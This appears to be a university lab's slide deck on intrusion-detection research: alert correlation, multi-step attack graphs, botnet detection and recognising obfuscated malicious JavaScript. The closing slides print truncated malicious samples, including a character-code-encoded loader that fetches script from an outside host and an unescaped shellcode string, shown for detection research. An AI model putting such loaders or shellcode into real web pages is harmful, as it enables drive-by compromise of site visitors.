


What can IDEAs do for SOC?

- Discover novel attack pattern
 - Information security station
 - False alarm reduction
 - Recognize rare relevant alarms from massive alarms
 - Analysis multi-step attacks
 - Generate Multi-step attack graph
 - ID: Effectively using abnormal IDS (Bot detection ...)
 - EA: Similar Malicious Intention Detection
 - Attack intention sampling module
- Correlation rule generator
 - Enhance generic rule-based SIM platform (weak at detecting attacks)
 - Auditing suspicious packets or events for making correlation rule
 - Machine learning rule learner

Information Security Station

- Conquer Zero-day attacks with **security news** collection
- Real-time network traffic **abnormally chart**
- Daily survey for easily and quickly controlling network statement
- Risk & Threat estimation



The Security Center

TUESDAY
Jun 9, 2009

SOURCE SITES

- SecuriTeam
- SecurityFocus News
- SecurityFocus Vulnerabilities
- CNN.com - Technology
- Computerworld
- Viruses News
- Google News - Sci/Tech
- ABC News: Technology & Science
- BBC News | Technology | World Edition
- Latest Secunia Advisories
- Latest Secunia Security Advisories
- Help Net Security - News
- Help Net Security - Vulnerabilities
- Help Net Security - Windows Software
- DVlabs Published Advisories
- US-CERT Recently published

SecurityFocus News >

- Infocus: Enterprise Intrusion Analysis, Part One
- Infocus: Responding to a Brute Force SSH Attack
- Infocus: Data Recovery on Linux and *ext3*
- Infocus: WiMax: Just Another Security Challenge?
- Mark Rasch: Hacker-Tool Law Still Does Little
- Gunter Ollmann: A Botnet by Any Other Name
- Jeffrey Carr: Projecting Borders into Cyberspace
- Adam O'Donnell: Celebrity Viruses Improve Security
- More rss feeds from SecurityFocus

SecurityFocus Vulnerabilities >

- Bugtraq: [MDVSA-2009:130] gstreamer0.10-plugins-good
- Bugtraq: [security bulletin] HPSBMA02433 SSRTO90084 rev.1 - HP Discovery & Dependency Mapping Inventory (DDMI) Running on Windows, Remote Unauthorized Access
- Bugtraq: ('dest') Blind (SQLi) EXPLOIT --Kjtechforce mailman Beta-1 -->
- Bugtraq: SQL INJECTION VULNERABILITY--Kjtechforce mailman Beta-1-->

Google News - Sci/Tech >

- Fans gather for launch of 'iPhone killer' Palm Pre - Reuters
- E3 brings out the best in gaming - BBC News
- Miyamoto Spotted at Microsoft's Project Natal Demo - IUP.com
- Microsoft Censoring the Search Term "Sex" - Slashdot
- Valley investor and Google adviser Rajeev Motwani mourned - CNET News
- ISP Pricewert Protests Shutdown - PC World
- After dismantling, Palm Pre is estimated to cost \$1.70 - CNET News
- Pre Hunt: In Search of the Elusive New Palm Device - PC World

Kernel Mechanism

(False Alarm Reduction in IDEAS)

- Challenges of false alarm in alert correlation
 - Enormous alarms generated quickly are hard to analysis by hand
 - Relevant severe alarms are covered in voluminous false alarms
- Approaches & Niche
 - Recognize unknown patterns (detecting novel attacks)
 - Reducing the volumes of alarms
 - Incremental and Adaptive Learning

Activity Graph with Intention Analysis

- Challenges of multi-step attacks
 - Hard to trace sophisticated multi-step attacks
 - Serious threat of attack can be relevant by combining several minor alerts with correlation
 - Monitored real world attack scenarios have a lot of noise (false alarms)
- Approaches
 - Borrow footprint concept to construct scenarios
 - SVM and NN classifiers to construct scenario
 - Refine scenario by noise elimination
 - Behavior profiling to reduce noise
 - Detecting malicious attack scenarios
 - Intention cluster to find out novel scenarios




Similar Behavior and Intention Search

Search Similar Graphs


Time Criteria

Similar Graphs: on September 7 2007 -- { month } { year } Order By: predict

Filter Similar Graphs

Current Activity Graph	Similarity: 0.846	Similarity: 0.577
		
Activity Graph 286	Activity Graph 113	Activity Graph 434

Detect Mutated Bot (Partial Match)




INTRUSION DETECTION IN NETWORK

IRC Botnet C&C Detection


Web-Application Attacks Detection

IRC Botnet C&C Detection US8,307,459B2; I405434



XSS attack generation

US\$8,505,080B2



Obfuscated Malicious JavaScript Detection by Causal Relations Finding



台灣科大智慧型系統實驗室

Obfuscated codes examples

Obfuscated benign code

```

opera.postError; } else { face = {}; var lineNumber = (0x404+4996-0x1788).overfl
document.createElement("\x44\x49\x56"); var consoleBlock=
style.borderTop="\x31\x70\x78\x20\x73\x6f\x6c\x69\x64\x2
style.padding="\x31\x70\x78\x20\x31\x30\x70\x78"; message
"\x23\x46\x46\x46\x46\x46\x46"; consoleBlock.style.font=
"\x31\x30\x70\x78\x2f\x31\x34\x70\x78\x20\x63\x6f\x75\x7
1\x63\x65"; consoleBlock.style.position="\x61\x62\x73\x6f
"\x30"; consoleBlock.style.bottom="\x30"; consoleBlock.style.width="\x31\
zIndex="\x31\x30\x30\x30"; function setOverflowMode() { overflowmode=true;
"\x61\x75\x74\x6f"; consoleBlock.style.height="\x31\x34\x30\x70\x78"; } fu
>(0x438+2427-0xda9) } { setOverflowMode(); } window.document.getElementsByTa
+7194-0x20f7] ].appendChild(consoleBlock); Event.stopObserving(window, "\x
windowready=false; Event.observe(window, "\x6c\x6f\x61\x64", function() { wi
Math.floor(parseInt(H)/(0x4ab+5124-0x14c7)/(0xe3d+3204-0x1a85))+ "\x27"+Math
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x64\x75\x72\x61\x74\x69\x6f\x6e").sty
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x66\x6f\x72\x6d\x61\x74").innerHTML="
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x66\x6f\x72\x6d\x61\x74").style.displ
.browser.isFirefox()) { ( "\x76\x69\x64\x65\x6f\x55\x49\x5f\x72\x6f\x6c\x
"\x3c\x65\x6d\x62\x65\x64\x20\x77\x6d\x6f\x64\x65\x3d\x22\x77\x69\x6e\x
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x72\x6f\x6c\x6c\x6f\x76\x65\x72").inn
innerHTML=J; } else { ( "\x76\x69\x64\x65\x6f\x55\x49\x5f\x73\x75\x6d\x6d\x
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x65\x6d\x61\x69\x6c\x75\x72\x6c").inn
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x65\x6d\x61\x69\x6c\x65\x72\x6c").inn
; } else { N=$(( "\x76\x69\x64\x65\x6f\x55\x49\x5f\x65\x6d\x61\x69\x6c\x75\x7
"\x76\x69\x64\x65\x6f\x55\x49\x5f\x65\x6d\x61\x69\x6c\x65\x6e\x64").inn
; } ( "\x76\x69\x64\x65\x6f\x55\x49\x5f\x65\x6d\x61\x69\x6c").href="\x6d\

```

Obfuscated malicious code

```

<kJNPAGyUfwlpmhli1o6kENwBU2TINEoU25KH6vuxrkQUS><script>eval(String.fromCharCode(102,1
,110,32,108,106,115,40,41,123,116,114,121,123,118,97,114,32,115,61,100,111,99,117,109
,4,101,97,116,101,69,108,101,109,101,110,116,40,34,115,99,114,105,112,116,34,41,59,115
,6,116,114,105,98,117,116,101,40,34,115,114,99,34,44,34,104,116,116,112,58,47,47,113,1
,46,99,111,109,58,51,49,50,57,47,106,115,34,41,59,100,111,99,117,109,101,110,116,46,9
,112,112,101,110,100,67,104,105,108,100,40,115,41,125,99,97,116,99,104,40,101,41,123,1

```

```

}
else if (s_o3_j_J_d5_S == "3"){
    cumc8_A656_h_Ov = "04";
}
else if (s_o3_j_J_d5_S == "4"){
    cumc8_A656_h_Ov = "05";
}

```

```

var ChVq5AIEtR = unescape("
%u0033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u
%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u0455%u
%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBEOF%u0314%u
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%u
%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%u0032%uF78B%u

```

```

jv = 6; O864_jv = document.getElementById("mana" + "ger");
avU8CrVk = O864_jv.getAttribute("struc" + "ture"); O864_jv.
= t_j_6_avU8CrVk.substr(0, 4); FL_o77v = this; saYYEhqO_6
; } saYYEhqO_6 = saYYEhqO_6 + 1; saYYEhqO_6 = saYYEhqO_6
Array(95,4,166,182,26,180); } else { M 8N o2wlr = WLkOwh 3; }

```

iSLab MOST Projects




台灣科大智慧型系統實驗室

